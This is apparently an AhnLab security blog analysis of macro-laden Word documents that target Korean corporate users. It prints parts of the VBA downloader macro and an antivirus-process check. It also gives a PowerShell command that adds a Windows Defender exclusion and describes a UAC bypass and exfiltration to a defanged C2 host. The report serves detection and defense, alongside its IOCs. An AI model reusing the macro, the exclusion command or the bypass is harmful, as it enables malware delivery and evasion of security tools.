Malicious Word File Targeting Corporate Users Being Distributed

asec.ahnlab.com/en/33186/

March 30, 2022

The ASEC analysis team discovered a Word file that seems to target corporate users. The file contains an image that prompts users to enable macros like other malicious files. To trick users into thinking that this is an innocuous file, it shows information related to improving Google account security when the macro is run. Ultimately, it downloads additional malware files and leaks user information.

When the file is run, it shows a warning image that mentions ‘file created in public institution form HWP’ in Korean, prompting users to run the VBA macro existing within the file. It also has memos on the right side to make it look as if the file is created by Microsoft. The author on the document properties is displayed as Microsoft as well.



Figure 1. Word file



Figure 2. Document properties

When users press the Enable Content button, the information about improving the Google account security is displayed as shown below.



Figure 3. Content shown when macro is enabled

To make it difficult to check the macro code included in the document, VBA Project has a password set for the document.



Figure 4. VBA Project set with a password

The confirmed macro code is automatically run through the AutoOpen function and performs malicious activities through the RunFE() function.

```
Sub AutoOpen()
    Call CTD
    Dim rfRes As Long
    rfRes = RunFE()

    If rfRes = 1 Then
        Call HideInlineShapes
        Call ShowShapes
        Call CommnetDelete
    End If

'       Call ShowInlineShapes
'       Call HideShapes
End Sub
```

The RunFE() function has the download URL encoded with Base64 and certain Hex values.

```
Private Function RunFE() As Long
    Dim MR As Object
    Dim bbb As String
    Dim i As Long
    Randomize
    Call Init
    For i = 0 To 8: bbb = bbb & Chr(Map1(Int(62 * Rnd()))): Next i
    Set MR = CreateObject(DecodeSTR("nAJSiPG/GxKX7KUjSLT1mQ5NteC4HxL1q/o="))
    Call MR.SetTimeouts(0, 2000, 2000, 5000)
    #If Win64 Then
        MR.Open "GET", DecodeSTR("ox9IsL/kRAi3vINTbJO85QVdtuCiCFOp9ahFSKXmo0R9g8iYRAux9pkFD7Pf5FxNs9elWE+as/9FXaPo")
        & "?" & bbb & "=" & bbb
    #Else
        MR.Open "GET", DecodeSTR("ox9IsL/kRAi3vINTbJO85QVdtuCiCFOp9ahFSKXmo0R9g8iYRAux9pkFD7Pf5FxNs9elWE+atvlFXaPo")
        & "?" & bbb & "=" & bbb
    #End If
    On Error GoTo EH
```

Figure 5. Part of macro code

The macro code has two download URLs. This is likely done to download the malware that fits the user's PC environment. The decoding result of the encoded URL is as follows:

- x86 environment – hxxp://4w9H8PS9.naveicoipc[.]tech/ACMS/7qsRn3sZ/7qsRn3sZ32.acm
- x64 environment – hxxp://4w9H8PS9.naveicoipc[.]tech/ACMS/7qsRn3sZ/7qsRn3sZ64.acm

When the connection fails, a message box telling user to open the document after connecting to the Internet appears.



Figure 6. Created message box

If the code can access the download URL, the encoded PE data existing in the address is downloaded. The downloaded PE data is run after it is decoded and injected into the Word process.

Inside the injected code is a code that checks if AhnLab products' process exists within the current processes.

```
v0 = CreateToolhelp32Snapshot(2u, 0);
GetCurrentProcessId();
for ( i = Process32FirstW(v0, &pe); i; i = Process32NextW(v0, &pe) )
{
  v2 = sub_401000(byte_40B26C);                 // v3l4sp.exe
  if ( !_wcsicmp(pe.szExeFile, (const wchar_t *)v2) )// 프로세스명 비교
    exit(1);
}
```

Figure 7. Code for checking AhnLab products' processes

If there is a process named v3l4sp.exe (V3Lite), the code will not perform additional malicious behaviors and terminate itself. As such, the code does not perform additional malicious behavior for individual users using V3Lite. The case is different for company users, however.

It drops IntelRST.exe to the %ProgramData%\Intel folder after checking the process and uses the following registry to make IntelRST.exe run continuously.

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\IntelCUI
Data: “C:\ProgramData\Intel\IntelRST.exe”

It also runs IntelRST.exe with the privilege escalated via UAC Bypass using winver.exe and ComputerDefaults.exe. IntelRST.exe is registered as an exclusion for Windows Defender through the following command.

cmd.exe /c powershell -Command Add-MpPreference -ExclusionPath “C:\ProgramData\Intel\IntelRST.exe”

The figure below shows the process tree that is run.



Figure 8. Process tree

The code then sends the user PC information to hxxp://naveicoipc[.]tech/post.php and attempts to access hxxp://naveicoipc[.]tech/7qsRn3sZ/7qsRn3sZ_[user name]_/fecommand.acm. Since the URL cannot be accessed, the team could not find out what the code does after.

The team also found another word file (file name: Case Mediation Statement_BA6Q318N.doc) but could not check its content as it was protected with a password. The download URLs checked from the VBA macro included in the document are as follows:

- x86 – hxxp://MOmls4ii.naveicoipa[.]tech/ACMS/BA6Q318N/BA6Q318N32.acm
- x64 – hxxp://MOmls4ii.naveicoipa[.]tech/ACMS/BA6Q318N/BA6Q318N64.acm



Figure 9. Additionally found malicious Word file 1

As seen from the figure, among the documents distributed with the malicious macro of this type, there are files protected with passwords. The figure below shows another Word file (file name: Binance_Guide (1).doc) that the team found.

- x86 environment – hxxp://uzzmuqwv.naveicoipc[.]tech/ACMS/1uFnvppj/1uFnvppj32.acm
- x64 environment – hxxp://uzzmuqwv.naveicoipc[.]tech/ACMS/1uFnvppj/1uFnvppj64.acm



Figure 10. Additionally found malicious Word file 2

As malicious Word files targeting Korean users have been continually discovered, users should take extreme caution. They must configure appropriate security settings to prevent malicious macros from being automatically enabled and refrain from running files with unknown sources.

[File Detection]
Downloader/DOC.Generic
Trojan/Win.Generic.C5025270

[IOC]
c156572dd81c3b0072f62484e90e47a0
c9e8b9540671052cb4c8f7154f04855f
809fff6e5b2aa66aa84582dfc55e7420
37505b6ff02a679e70885ccd60c13f3b
hxxp://4w9H8PS9.naveicoipc[.]tech/ACMS/7qsRn3sZ/7qsRn3sZ64.acm
hxxp://4w9H8PS9.naveicoipc[.]tech/ACMS/7qsRn3sZ/7qsRn3sZ32.acm
hxxp://naveicoipc[.]tech/post.php
hxxp://MOmls4ii.naveicoipa[.]tech/ACMS/BA6Q318N/BA6Q318N32.acm
hxxp://MOmls4ii.naveicoipa[.]tech/ACMS/BA6Q318N/BA6Q318N64.acm
hxxp://uzzmuqwv.naveicoipc[.]tech/ACMS/1uFnvppj/1uFnvppj32.acm
hxxp://uzzmuqwv.naveicoipc[.]tech/ACMS/1uFnvppj/1uFnvppj64.acm

Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.

Categories:Malware Information

Tagged as:VBA Macro, Word